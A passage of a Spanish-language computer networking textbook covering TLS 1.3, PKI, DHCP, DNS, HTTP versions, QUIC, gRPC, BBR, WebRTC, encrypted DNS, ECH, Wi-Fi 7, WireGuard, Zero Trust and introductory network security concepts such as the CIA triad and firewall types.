| TLS 1.3 | 2018 |  Estándar recomendado                |

Tabla 7.3: Versiones SSL/TLS

### 7.3.2. TLS 1.2 vs TLS 1.3

### 7.3.3. Handshake TLS 1.3 simplificado

| Cliente               | Servidor                                                                                 |
|-----------------------|------------------------------------------------------------------------------------------|
| ClientHello           | (versiones soportadas, key_share, cipher suites)                                         |
| ServerHello           | (versión elegida, key_share del servidor)<br>(ambos calculan el shared secret con ECDHE) |
| {EncryptedExtensions} | (todo lo siguiente está CIFRADO)                                                         |
| {Certificate}         | (certificado X.509 del servidor)                                                         |
| {CertificateVerify}   | (firma del servidor con su clave privada)                                                |
| {Finished}            |                                                                                          |
| {Finished}            |                                                                                          |
| Application Data      |                                                                                          |

| Característica          | TLS 1.2              | TLS 1.3 (RFC 8446) |
|-------------------------|----------------------|--------------------|
| Handshake               | 2 RTT                | 1 RTT              |
| 0-RTT resumption        | No                   | ✅ Sí               |
| Cipher suites           | 37 (algunas débiles) | 5 (todas seguras)  |
| RSA key exchange        | Permitido            | ❌ Eliminado        |
| Perfect Forward Secrecy | Opcional             | Obligatorio        |
| Compresión TLS          | Sí (CRIME attack)    | ❌ Eliminada        |

Tabla 7.4: TLS 1.2 vs TLS 1.3

 **Cuidado**

**Perfect Forward Secrecy (PFS):** TLS 1.3 usa **ECDHE** para el intercambio de claves. Esto significa que incluso si la clave privada del servidor es robada *en el futuro*, el tráfico de hoy **no puede ser descifrado** — porque las claves de sesión son efímeras y nunca se almacenan.

TLS 1.2 con RSA key exchange *no* tiene PFS: si alguien captura el tráfico hoy y roba la clave privada mañana, puede descifrar todo.

## 7.4. 🧐 Certificados X.509 y PKI

 **Concepto**

Un **certificado X.509** es un documento digital que prueba la identidad de un servidor. Contiene: nombre del dominio, clave pública, quién lo firmó, y hasta cuándo es válido.

La **PKI** (Public Key Infrastructure) es el sistema de confianza: tu navegador confía en un conjunto de **Certificate Authorities (CAs)** raíz. Cuando visitas `google.com`, el certificado está firmado por una CA de confianza → el navegador muestra el candado.

Cadena de confianza (Certificate Chain):

Root CA (en tu navegador/OS)  
  Intermediate CA (firma al servidor)  
    Certificado del servidor (`google.com`)  
      Subject: CN=google.com  
      Public Key: (clave pública del servidor)  
      Valid: 2024-01-01 a 2025-01-01  
      Signature: (firmado por Intermediate CA)

 Ejemplo real

**Let's Encrypt** (2015): CA gratuita y automatizada. Democratizó HTTPS. Antes de Let's Encrypt, un certificado costaba \$100–\$500/año. Hoy, con el protocolo ACME y el cliente Certbot, cualquier servidor puede obtener un certificado válido en minutos y renovarlo automáticamente.





# Capítulo 8

## Capa 7 — Aplicación (Application Layer)

### Concepto

La capa de aplicación es la que *ves y usas* directamente. Aquí viven los protocolos que usan tus apps: HTTP (web), DNS (nombres de dominio), DHCP (IPs automáticas), SMTP (correo electrónico), FTP (archivos).


### 8.1. DHCP — Dynamic Host Configuration Protocol (RFC 2131)

#### Concepto

**DHCP** asigna automáticamente configuración de red a los dispositivos cuando se conectan: dirección IP, máscara de subred, gateway por defecto y servidores DNS.

 **Analogía:** Llegar a un hotel (red) y que la recepción (servidor DHCP) te asigne automáticamente: número de habitación (IP), llave maestra del piso (máscara), la dirección del hotel para recibir correo (gateway) y el directorio telefónico del hotel (DNS). Todo automático, sin que tú tengas que pedirlo o configurarlo.

#### 8.1.1. Proceso DORA



### Información que provee DHCP:

- IP address y máscara de subred
- Default gateway
- Servidores DNS primario y secundario
- Lease time (tiempo de vigencia de la IP)
- NTP servers, TFTP server (opcional)

#### ⚠️ Cuidado

**Rogue DHCP Server:** si un atacante conecta su propio servidor DHCP, puede asignarse a sí mismo como gateway o DNS → intercepta todo el tráfico. Defensa: **DHCP Snooping** en el switch — solo permite respuestas DHCP de puertos confiables (donde está el servidor legítimo).

## 8.2. 🌐 DNS — Domain Name System (RFC 1034/1035)

### 🧠 Concepto

**DNS** traduce nombres de dominio (`google.com`) a direcciones IP (`142.250.80.46`). Sin DNS, tendrías que memorizar IPs para cada sitio.

💡 **Analogía:** DNS es la agenda de contactos de Internet. No necesitas memorizar “142.250.80.46” — solo escribes “google.com” y DNS busca el número IP por ti, igual que buscar “mamá” en tus contactos en vez de marcar el número completo.

### 8.2.1. Jerarquía DNS

. (root)    gestionado por IANA, 13 root servers en todo el mundo

.com   .org   .mx   .net   .io   ...   (TLDs - Top Level Domains)

google.com   (Second-level domain, registrado por Google)

www.google.com   maps.google.com   api.google.com  
(Subdominios, configurados por Google)

.edu   .gob   ...   (TLDs especiales)

### 8.2.2. Tipos de registros DNS

| Tipo  | ¿Qué guarda?              | Ejemplo                                 |
|-------|---------------------------|-----------------------------------------|
| A     | IPv4 del dominio          | google.com → 142.250.80.46              |
| AAAA  | IPv6 del dominio          | google.com → 2607:f8b0:....             |
| CNAME | Alias a otro dominio      | www → google.com                        |
| MX    | Servidor de correo        | google.com → aspmx.l.google.com         |
| TXT   | Texto libre               | SPF, DKIM, verificación de dominio      |
| NS    | Nameservers del dominio   | google.com → ns1.google.com             |
| PTR   | IP → nombre (reverse DNS) | 46.80.250.142.in-addr.arpa → google.com |
| SOA   | Registro de autoridad     | TTL, email del admin, número de serie   |
| SRV   | Servicio y puerto         | _http._tcp.example.com                  |

Tabla 8.1: Tipos de registros DNS

### 8.2.3. Proceso de resolución DNS

Browser pide: www.unam.mx

1. Caché del OS → ¿ya lo tengo? Si sí, listo.
2. Resolver local (tu router / ISP)
3. Root server → ``No sé, pregunta al TLD de .mx''
4. TLD server (.mx) → ``No sé, pregunta al NS de unam.mx''
5. Authoritative NS (ns.unam.mx) → ``La IP es 132.248.204.100''
6. Resolver lo cachea y te responde
7. Tú te conectas a 132.248.204.100

Resolución iterativa: el resolver hace todas las preguntas

Resolución recursiva: el root server haría todas las preguntas (raro)

## 8.3. 🌐 HTTP — HyperText Transfer Protocol

### 8.3.1. HTTP/1.1 — El original (RFC 2616, 1999)

Request

```
GET /index.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0 (Windows NT 10.0)
Accept: text/html, application/json
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2048
Cache-Control: max-age=3600
```

<!DOCTYPE html>...

#### Problema principal de HTTP/1.1:

- **Head-of-line blocking:** con pipelining, si la primera petición tarda, todas las siguientes esperan en fila.
- Una página web con 100 recursos (CSS, JS, imágenes) requiere múltiples conexiones TCP (hasta 6 por dominio en browsers modernos).
- Cada conexión TCP tiene overhead: handshake + slow start.

### 8.3.2. HTTP/2 (RFC 7540, 2015)

#### 🧠 Concepto

Google desarrolló SPDY (2009) para resolver las limitaciones de HTTP/1.1. SPDY se convirtió en la base de **HTTP/2**.

Mejoras clave:

- **Multiplexing:** múltiples requests en *una sola* conexión TCP, en paralelo real. Sin cola, sin esperas.
- **Header compression (HPACK):** los headers se comprimen y los repetidos se envían como diferencias. HTTP/1.1 enviaba todos los headers en texto plano en cada request — enorme overhead.
- **Binary framing:** protocolo binario, no texto. Más eficiente.
- **Server push:** el servidor puede enviar recursos antes de que el cliente los pida (enviar CSS y JS mientras el HTML se procesa).
- **Stream prioritization:** el cliente puede indicar qué recursos son más urgentes.

### 8.3.3. Códigos de estado HTTP

| Rango | Categoría      | Ejemplos importantes                                                |
|-------|----------------|---------------------------------------------------------------------|
| 1xx   | Informacional  | 100 Continue, 101 Switching Protocols                               |
| 2xx   | Éxito          | 200 OK, 201 Created, 204 No Content                                 |
| 3xx   | Redirección    | 301 Moved Permanently, 304 Not Modified                             |
| 4xx   | Error cliente  | 400 Bad Request, 401 Unauthorized, 403 Forbidden, 404 Not Found     |
| 5xx   | Error servidor | 500 Internal Server Error, 502 Bad Gateway, 503 Service Unavailable |

Tabla 8.2: Códigos de estado HTTP

## 8.4. Correo Electrónico — SMTP, POP3, IMAP

| Protocolo | Puerto         | Uso                  | Dirección                               |
|-----------|----------------|----------------------|-----------------------------------------|
| SMTP      | 25, 587 (TLS)  | Enviar correo        | Cliente → Servidor, Servidor → Servidor |
| POP3      | 110, 995 (TLS) | Recibir y descargar  | Descarga y borra del servidor           |
| IMAP      | 143, 993 (TLS) | Recibir sincronizado | Sincroniza entre dispositivos           |

Tabla 8.3: Protocolos de correo electrónico

## 8.5. FTP y sus alternativas

| Protocolo | Puerto                   | Cifrado                                                                                 | Estado           |
|-----------|--------------------------|-----------------------------------------------------------------------------------------|------------------|
| FTP       | 21 (control), 20 (datos) |  No  | Evitar, inseguro |
| FTPS      | 990                      |  TLS | Obsolescente     |
| SFTP      | 22 (sobre SSH)           |  SSH | Recomendado      |
| SCP       | 22 (sobre SSH)           |  SSH | Recomendado      |

Tabla 8.4: Protocolos de transferencia de archivos

#### Cuidado

FTP envía usuario y contraseña en texto claro. **Nunca usar FTP** para transferencias reales. SFTP usa el canal SSH (puerto 22) y es completamente diferente a FTPS (que es FTP + TLS).



# Capítulo 9

## Protocolos Modernos y Tecnologías Google

### Concepto

La web de hoy es radicalmente distinta a la de los años 90. Los protocolos que estudiamos en capítulos anteriores (TCP, HTTP/1.1) tienen décadas de antigüedad y muestran su edad bajo la carga del internet moderno. Este capítulo cubre la próxima generación: protocolos diseñados para redes móviles, streaming de video en 4K, videollamadas en tiempo real, y los sistemas distribuidos masivos de Google, Meta y Cloudflare.

### 9.1. QUIC — Quick UDP Internet Connections (RFC 9000)

#### Concepto

**QUIC** es un protocolo de transporte sobre **UDP** que combina lo mejor de TCP + TLS en un solo handshake. Desarrollado por Google en 2012, estandarizado por IETF en 2021 (RFC 9000).

 **Analogía:** TCP es como llamar a un banco — tienes que autenticarte, esperar verificación, y solo entonces hablar. QUIC es como un banco con “acceso rápido” donde te reconocen de visitas anteriores y entras directo al grano.

#### 9.1.1. El problema que QUIC resuelve

TCP tiene problemas fundamentales con el internet moderno:

- **Handshake lento:** TCP (1 RTT) + TLS 1.2 (2 RTT) = 3 RTTs antes del primer byte de datos. En móviles con 100ms de latencia: 300ms de espera solo para empezar.
- **HOL Blocking a nivel TCP:** HTTP/2 resolvió el HOL a nivel de aplicación con multiplexing, pero si un paquete TCP se pierde, *todos* los streams quedan

bloqueados en el buffer.

- **Ossification:** middleboxes (NATs, firewalls) han “osificado” TCP — no puedes cambiar el protocolo TCP porque millones de dispositivos en el mundo asumen comportamiento específico.

### 9.1.2. Solución QUIC

TCP + TLS 1.2:

```
TCP SYN / SYN-ACK / ACK      (1 RTT)
TLS ClientHello / ServerHello (1 RTT)
TLS Certificate / Finished    (1 RTT)
Primera petición HTTP         (1 RTT) = 4 RTTs en total
```

QUIC (primera conexión):

```
QUIC Initial (transport + TLS crypto combinados) (1 RTT)
Primera petición HTTP/3                          (1 RTT) = 2 RTTs
```

QUIC (conexión repetida con 0-RTT):

```
Request + datos inmediatamente = 0 RTTs extra
```

| Característica   | TCP + TLS         | QUIC                                |
|------------------|-------------------|-------------------------------------|
| Protocolo base   | IP                | UDP                                 |
| Handshake        | 3 RTTs (TCP+TLS)  | 1 RTT (combinado)                   |
| 0-RTT resumption | ✗ No              | ✓ Sí                                |
| HOL Blocking     | Nivel TCP y app   | Solo nivel stream (no cross-stream) |
| Cifrado          | TLS separado      | TLS 1.3 integrado, obligatorio      |
| Migración de red | Reinicia conexión | ✓ Connection ID, sobrevive          |

Tabla 9.1: TCP+TLS vs QUIC

#### Tecnología Moderna

 **Connection Migration:** si cambias de Wi-Fi a 4G mientras descargas un archivo, TCP reinicia la conexión (el socket es IP:puerto). QUIC usa un **Connection ID** opaco, independiente de la IP. Tu descarga continúa sin interrupciones. YouTube en Android lleva usando esto desde 2013.

#### Cuidado

**Por qué UDP y no un nuevo protocolo?** Los routers y firewalls están programados en hardware para TCP/UDP — añadir un Layer 4 nuevo tomaría décadas en desplegarse. UDP actúa como contenedor neutral que el hardware ya conoce; QUIC construye todas las garantías encima.



## 9.2. 🌐 HTTP/3 (RFC 9114)

 **Concepto**

**HTTP/3** = HTTP/2 semántica + QUIC como transporte. No es solo “HTTP sobre UDP” — es una reescritura completa del stack.

Adoptado por: Google (100 % del tráfico de YouTube), Cloudflare, Meta, Shopify. Ya representa ~30 % del tráfico web global (2024).

| Versión  | Año  | Transporte | Clave                                    |
|----------|------|------------|------------------------------------------|
| HTTP/1.1 | 1999 | TCP        | Texto plano, pipeline con HOL            |
| HTTP/2   | 2015 | TCP        | Multiplexing binario, HPACK, server push |
| HTTP/3   | 2022 | QUIC       | Sin HOL TCP, 0-RTT, connection migration |

Tabla 9.2: Evolución de HTTP

### 9.2.1. QPACK — Compresión de headers en HTTP/3

HTTP/2 usa HPACK para comprimir headers — funciona bien sobre TCP donde el orden está garantizado. QUIC entrega paquetes fuera de orden (streams independientes), así que HPACK rompería si un paquete de tabla llega tarde.

**QPACK** (RFC 9204) resuelve esto: permite compresión de headers sin bloqueo inter-stream. Usa una tabla estática predefinida y una tabla dinámica con control de riesgo de bloqueo.

## 9.3. 📞 gRPC — Google Remote Procedure Call

 **Concepto**

**gRPC** es un framework de *Remote Procedure Call* (RPC) de alto rendimiento. Desarrollado por Google (2015, open source). Sobre HTTP/2 con Protocol Buffers para serialización.

💡 **Analogía:** REST es como mandar un email con instrucciones en JSON (texto, lento de parsear). gRPC es como hablar directamente por teléfono en un idioma optimizado: binario, rápido, con definición de tipos estricta.

### 9.3.1. REST vs gRPC

### 9.3.2. Tipos de streaming en gRPC

1. Unary (request-response normal):
- |         |          |          |
|---------|----------|----------|
| cliente | Request  | servidor |
| cliente | Response | servidor |

| Característica  | REST/JSON              | gRPC/Protobuf               |
|-----------------|------------------------|-----------------------------|
| Serialización   | JSON texto plano       | Protobuf binario            |
| Velocidad parse | Lento                  | 5–10x más rápido            |
| Tamaño payload  | Mediano                | 3–10x más pequeño           |
| Tipado          | Ninguno en runtime     | Estricto (schema .proto)    |
| Streaming       | Manual (SSE/WebSocket) | Nativo (server/client/bidi) |
| HTTP version    | HTTP/1.1 o HTTP/2      | HTTP/2 (requerido)          |
| Browser native  | ✅ Sí                   | ❌ No (necesita grpc-web)    |
| Uso             | APIs públicas          | Microservicios internos     |

Tabla 9.3: REST vs gRPC

## 2. Server Streaming (servidor manda muchos mensajes):

```

cliente    Request    servidor
cliente    Message 1  servidor
cliente    Message 2  servidor
(útil: stock ticker, logs en vivo)

```

## 3. Client Streaming (cliente manda muchos mensajes):

```

cliente    Chunk 1    servidor
cliente    Chunk 2    servidor
cliente    Response   servidor
(útil: upload de archivos grandes)

```

## 4. Bidirectional Streaming:

```

cliente    servidor
(útil: chat, videojuegos en tiempo real)

```



## Tecnología Moderna



**gRPC en Google:** internamente, Google tiene más de 10 billones de RPCs por segundo usando gRPC/Stubby entre sus microservicios. Google Maps, Google Photos, Gmail: todos se comunican internamente con este protocolo. YouTube usa gRPC para coordinar entre sus 100+ microservicios.



## Configuración / Código

```

// Archivo .proto: define la API como código
syntax = "proto3";

service UsuarioService {
    rpc GetUsuario(UsuarioRequest) returns (UsuarioResponse)
    ;
    rpc StreamNoticias(Empty) returns (stream Noticia);
}

```

```

}

message UsuarioRequest { int32 id = 1; }
message UsuarioResponse {
    int32 id = 1;
    string nombre = 2;
    string email = 3;
}

```

## 9.4. 🚗 BBR — Bottleneck Bandwidth and RTT

### 🧠 Concepto

**BBR** es un algoritmo de control de congestión TCP desarrollado por Google (2016). Reemplaza CUBIC en los servidores de Google. La diferencia es filosófica: CUBIC reacciona a pérdida de paquetes; BBR modela físicamente la red.

### 9.4.1. El problema con CUBIC

CUBIC y su predecesor RENO asumen que pérdida de paquete = congestión. Esto funcionaba en redes cableadas de los 90. Problemas modernos:

- **Buferbloat:** routers modernos tienen buffers enormes. Cuando el buffer está lleno, el RTT se dispara pero no hay pérdida — CUBIC sigue enviando rápido, y la latencia es terrible.
- **WiFi y LTE:** pierden paquetes por interferencia (no congestión) — CUBIC frena innecesariamente.
- **Links transcontinentales:** alta capacidad pero alta latencia, subexplotados por CUBIC.

### 9.4.2. Cómo funciona BBR

BBR modela dos parámetros físicos de la red:

1. **BtlBw (Bottleneck Bandwidth):** máxima tasa de entrega observada — qué tan rápido puede la red en realidad?
2. **RTprop (Round-Trip propagation time):** RTT mínimo observado — cuánto tarda la señal, sin congestión?

Operación ideal =  $BtlBw \times RTprop$   
(Ecuación de bandwidth-delay product)

Si envías MÁS rápido que BtlBw → llenas buffers → mayor RTT → latencia  
Si envías MÁS lento que BtlBw → desperdicias capacidad

BBR se mantiene justo en el punto óptimo, midiendo constantemente.



### Tecnología Moderna



#### Resultados reales de BBR en Google:

- Google.com: **4 % más rápido** globalmente
- YouTube: **14 % menos buffering** en el mundo
- Brasil (alta latencia): **6x más throughput** con BBR vs CUBIC
- Con 1 % de pérdida aleatoria: BBR tiene **800x más throughput** que CUBIC

BBR v3 (2023) está llegando a Linux kernel 6.x y Android. QUIC usa BBR por defecto.

## 9.5. WebRTC — Web Real-Time Communication



### Concepto

**WebRTC** (RFC 8825) permite comunicación peer-to-peer de audio, video y datos directamente en el navegador, sin plugins. Google lo compró (GlobalIP-Solutions, 2010) y lo donó al W3C.

Es lo que usan: Google Meet, Discord, Facebook Messenger, Jitsi.

### 9.5.1. Stack de protocolos WebRTC

Tu aplicación

Audio/Video: Opus + VP8/VP9/AV1/H.264

SRTP --- Secure Real-time Transport

DTLS --- Datagram TLS (TLS sobre UDP)

ICE --- Interactive Connectivity  
(coordina STUN y TURN para NAT traversal)

UDP (o TCP como fallback)

### 9.5.2. ICE, STUN y TURN — NAT Traversal

La mayoría de dispositivos están detrás de NAT. Para una videollamada peer-to-peer, los dos peers deben encontrarse, pero ninguno conoce la IP pública del otro.

| Protocolo | Función                                      | Cuándo           |
|-----------|----------------------------------------------|------------------|
| STUN      | Descubre tu IP pública y puerto NAT          | Siempre, primero |
| TURN      | Relay de tráfico por servidor intermedio     | Cuando P2P falla |
| ICE       | Prueba todos los candidatos y elige el mejor | Coordina todo    |

Tabla 9.4: ICE/STUN/TURN en WebRTC

#### Ejemplo real

**Por qué DTLS y no TLS?** TLS requiere TCP (streams ordenados). WebRTC usa UDP para baja latencia en video. DTLS es TLS adaptado para UDP: maneja retransmisiones de handshake, pero una vez establecido, el cifrado funciona packet-by-packet sin esperar orden. Audio/video perdido es aceptable; una llamada con 200ms de latencia, no.

## 9.6. 🔍 DoH y DoQ — DNS moderno

#### Concepto

DNS clásico viaja en texto claro sobre UDP puerto 53. Cualquiera en tu red (tu ISP, un café con Wi-Fi malicioso) puede ver todos tus queries DNS: cada sitio que intentas visitar, antes de que cargue.

| Protocolo            | Puerto       | Sobre       | Adoptado por                |
|----------------------|--------------|-------------|-----------------------------|
| DNS clásico          | 53 (UDP/TCP) | Texto claro | Todos (legacy)              |
| DoT (DNS over TLS)   | 853          | TCP + TLS   | Android 9+, iOS             |
| DoH (DNS over HTTPS) | 443          | HTTPS       | Firefox, Chrome, Cloudflare |
| DoQ (DNS over QUIC)  | 853          | QUIC        | En adopción (RFC 9250)      |

Tabla 9.5: Evolución del DNS cifrado

#### Tecnología Moderna

 **Cloudflare 1.1.1.1:** resolver DNS público más rápido del mundo (lanzado 2018). Usa DoH y DoT. Promete no registrar IPs de usuarios. Tiene **1.1.1.2**

con filtrado de malware y **1.1.1.3** con filtrado adicional. Google ofrece **8.8.8.8** con las mismas capacidades. Ambos tienen latencia <10ms desde México.

### Cuidado

**DoH y privacidad:** DoH oculta tus queries de la red local, pero el resolver (Cloudflare, Google) sí ve todo. Cambias de que te espíe tu ISP a que te espíe Cloudflare. Evalúa en qué entidad confías más.

## 9.7. ECH — Encrypted Client Hello

### Concepto

Con HTTPS el contenido está cifrado. Pero el **Server Name Indication (SNI)** — el nombre del dominio que visitas — viaja en **texto claro** en el ClientHello de TLS. Tu ISP o un firewall pueden saber exactamente qué sitio visitas aunque uses HTTPS.

**ECH** (Encrypted Client Hello) cifra el SNI usando la clave pública del servidor, publicada en DNS (registro HTTPS).

Sin ECH:

```
ClientHello {
  server_name: "ejemplo-bloqueado.com"    <- VISIBLE en texto claro
  ...datos cifrados...
}
```

Con ECH:

```
ClientHello (outer) {
  server_name: "cloudflare-esni.com"      <- dominio genérico (visible)
  encrypted_client_hello: [              <- inner ClientHello cifrado
    server_name: "ejemplo.com"           <- real, CIFRADO
    ...
  ]
}
```

### Tecnología Moderna

 **Adopción:** Firefox habilitó ECH por defecto en 2023. Chrome lo tiene desde 2024. Cloudflare soporta ECH para todos sus dominios. Cuando ECH esté universalmente adoptado, los firewalls censores por SNI serán inefectivos sin interceptar la clave privada del servidor.

## 9.8. 📶 Wi-Fi 7 — IEEE 802.11be

 **Concepto**

**Wi-Fi 7** (802.11be) fue aprobado como estándar en 2024. La mejora más revolucionaria: **Multi-Link Operation (MLO)**.

| Estándar | Wi-Fi      | Año       | Max teórico    | Bandas               |
|----------|------------|-----------|----------------|----------------------|
| 802.11n  | Wi-Fi 4    | 2009      | 600 Mbps       | 2.4 + 5 GHz          |
| 802.11ac | Wi-Fi 5    | 2013      | 3.5 Gbps       | 5 GHz                |
| 802.11ax | Wi-Fi 6/6E | 2019/2021 | 9.6 Gbps       | 2.4+5+6 GHz          |
| 802.11be | Wi-Fi 7    | 2024      | <b>46 Gbps</b> | 2.4+5+6 GHz ampliado |

Tabla 9.6: Evolución Wi-Fi

### 9.8.1. Multi-Link Operation (MLO)

- **Wi-Fi 4/5/6:** tu dispositivo conecta a *una* banda a la vez (2.4 GHz O 5 GHz). Si hay interferencia, migras entre bandas.
- **Wi-Fi 7 con MLO:** conecta a *múltiples bandas simultáneamente* (2.4 + 5 + 6 GHz en paralelo real).

MLO en acción:

|                     |                |
|---------------------|----------------|
| Dispositivo Wi-Fi 7 | Router Wi-Fi 7 |
| link 2.4 GHz        |                |
| link 5.0 GHz        |                |
| link 6.0 GHz        |                |

El sistema elige dinámicamente qué paquete va por qué link según congestión e interferencia. Si 5 GHz tiene interferencia, automáticamente usa 6 GHz sin interrupción de la conexión.

Beneficios de MLO:

- **Latencia reducida:** datos urgentes van por el link más libre
- **Confiabilidad:** si un link falla, los otros continúan
- **Mayor throughput:** agregación real de múltiples links

 **Tecnología Moderna**

 **320 MHz de ancho de banda:** Wi-Fi 6 usa hasta 160 MHz. Wi-Fi 7 usa hasta **320 MHz** (solo en 6 GHz). Con 4096-QAM y 16 antenas MIMO,

alcanza 46 Gbps teóricos. En la práctica, espera 5–10 Gbps en condiciones reales — suficiente para decenas de streams de 8K simultáneos.

### 9.9. WireGuard — VPN Moderna

 **Concepto**

**WireGuard** (2015) es un protocolo VPN extremadamente simple y rápido. Comparado con OpenVPN (2001) y IPsec: código mucho más pequeño, criptografía moderna obligatoria, y velocidad cercana a wireline.

| Característica     | OpenVPN      | IPsec        | WireGuard                |
|--------------------|--------------|--------------|--------------------------|
| Líneas de código   | ~70,000      | ~400,000     | ~ <b>4,000</b>           |
| Protocolo base     | TCP o UDP    | IP directo   | UDP                      |
| Cripto obligatoria | Configurable | Configurable | <b>Fija, moderna</b>     |
| Handshake          | Lento (TLS)  | IKEv2        | Rápido (1-RTT)           |
| Kernel integration | Userspace    | Parcial      | <b>Linux kernel 5.6+</b> |

Tabla 9.7: Comparativa VPN

WireGuard usa exclusivamente:

- **ChaCha20-Poly1305**: cifrado simétrico (rápido en móviles sin AES-NI)
- **Curve25519**: Diffie-Hellman para intercambio de claves
- **BLAKE2s**: función hash
- **SipHash24**: para la tabla de routing interna

No hay negociación de cifrado — elimina ataques de downgrade de criptografía.

 **Tecnología Moderna**

 **WireGuard en producción**: integrado en Linux kernel 5.6 (2020), Android 12+, iOS 15+. Cloudflare usa WireGuard en su servicio WARP (1.1.1.1 VPN). En benchmarks, WireGuard alcanza velocidades **3–4x más rápidas** que OpenVPN en el mismo hardware.



## 9.10. Zero Trust y BeyondCorp

### Concepto

**Zero Trust** es un modelo de seguridad que asume que *ninguna red es confiable* — ni la interna. Contrasta con el modelo tradicional de “fortaleza y foso”: todo dentro del firewall es confiable.

 **Analogía:** modelo tradicional = castillo con muralla. Si cruzas el firewall, eres confiable y puedes ir a cualquier habitación. Zero Trust = edificio moderno con tarjetas de acceso en *cada puerta*. Aunque entres al edificio, cada habitación verifica tu identidad.

### 9.10.1. BeyondCorp — Zero Trust de Google

#### Concepto

**BeyondCorp** (Google, 2014) fue la implementación pionera de Zero Trust a escala. Después de **Operación Aurora** (ataque chino de 2010 que comprometió la red interna), Google redesarrolló su modelo de acceso.

Principios BeyondCorp:

1. **Device Trust:** cada dispositivo tiene un certificado. Los dispositivos no administrados no tienen acceso, sin importar dónde estén conectados.
2. **User Identity:** autenticación fuerte (MFA) en *cada* acceso. La VPN corporativa no existe — el usuario se autentica directamente al recurso.
3. **Context-Aware Access:** acceso depende del contexto: dispositivo administrado, IP inusual, horario normal, rol correcto.
4. **Micro-segmentación:** acceso al sistema de RH no da acceso al sistema de pagos.

BeyondCorp Architecture:

Empleado con laptop corporativa

Access Proxy (BeyondCorp)

Dispositivo registrado? (certificado)  
Usuario autenticado? (Identity-Aware Proxy)  
Contexto normal? (hora, ubicación, comportamiento)  
Tiene permiso para ESTE recurso específico?

[TODOS SÍ] → Acceso concedido  
[ALGÚN NO] → Acceso denegado + alerta

 **Tecnología Moderna**

 **Google Cloud BeyondCorp Enterprise** permite que cualquier empresa implemente Zero Trust usando la misma infraestructura que protege Google:

- **Identity-Aware Proxy (IAP):** acceso a apps internas sin VPN
- **Endpoint Verification:** verifica el estado del dispositivo
- **Context-Aware Access:** políticas basadas en contexto
- **Chrome Enterprise:** el browser como agente de seguridad

Hoy, los 100,000+ empleados de Google trabajan sin VPN corporativa tradicional.

 **Cuidado**

**Zero Trust no es una tecnología, es una filosofía.** No puedes “comprar Zero Trust”. Requiere cambios arquitectónicos fundamentales: inventario de todos los recursos, clasificación de datos, autenticación fuerte universal, y monitoreo continuo. La implementación típica toma 2–3 años en una empresa grande.

# Capítulo 10

## Seguridad en Redes

### Concepto

Todos los protocolos de este libro tienen vectores de ataque. Este capítulo consolida los conceptos de seguridad: qué garantías busca la seguridad, cómo se rompen, y cómo se defienden. La seguridad no es un feature que se agrega al final — es un diseño desde cero.

### 10.1. Tríada CIA — Los Tres Pilares

#### Concepto

Toda la seguridad informática se reduce a tres objetivos. Memorizarlos: **CIA** (Confidentiality, Integrity, Availability).

 **Analogía:** una caja fuerte en un banco. **Confidencialidad** = solo el dueño puede abrir la caja. **Integridad** = el contenido no fue alterado. **Disponibilidad** = cuando el dueño llega, la caja está accesible.

| Pilar           | Pregunta                     | Amenaza                 | Mecanismo                  |
|-----------------|------------------------------|-------------------------|----------------------------|
| Confidentiality | Solo el destinatario lee?    | Intercepción, sniffing  | Cifrado (TLS, WireGuard)   |
| Integrity       | Los datos llegaron íntegros? | Tampering, modificación | HMAC, firmas digitales     |
| Availability    | El servicio está disponible? | DDoS, ransomware        | Redundancia, rate limiting |

Tabla 10.1: Tríada CIA

### Ejemplo real

Un atacante que hace **ARP Spoofing** rompe **Confidencialidad** (ve tu tráfico) e **Integridad** (puede modificarlo). Un **DDoS** rompe **Availability**. Un **ransomware** rompe **Integrity** y **Availability**.

## 10.2. Firewalls

 **Concepto**

Un **firewall** filtra tráfico según reglas. Es la primera línea de defensa entre redes de diferente nivel de confianza (Internet vs LAN).

 **Analogía:** el guardia de seguridad de un edificio. Revisa quién entra y sale según una lista de reglas.

| Tipo                  | Opera en              | Características                          |
|-----------------------|-----------------------|------------------------------------------|
| Packet filter (L3/L4) | IP, TCP/UDP, puertos  | Rápido, sin estado, fácil de evadir      |
| Stateful (L4)         | Tracks conexiones TCP | Ve si paquete pertenece a flujo legítimo |
| Application (L7)      | Contenido de la app   | Deep Packet Inspection, más lento        |
| NGFW (Next-Gen)       | L3-L7 + IDS/IPS       | Identidad de usuario, SSL inspection     |
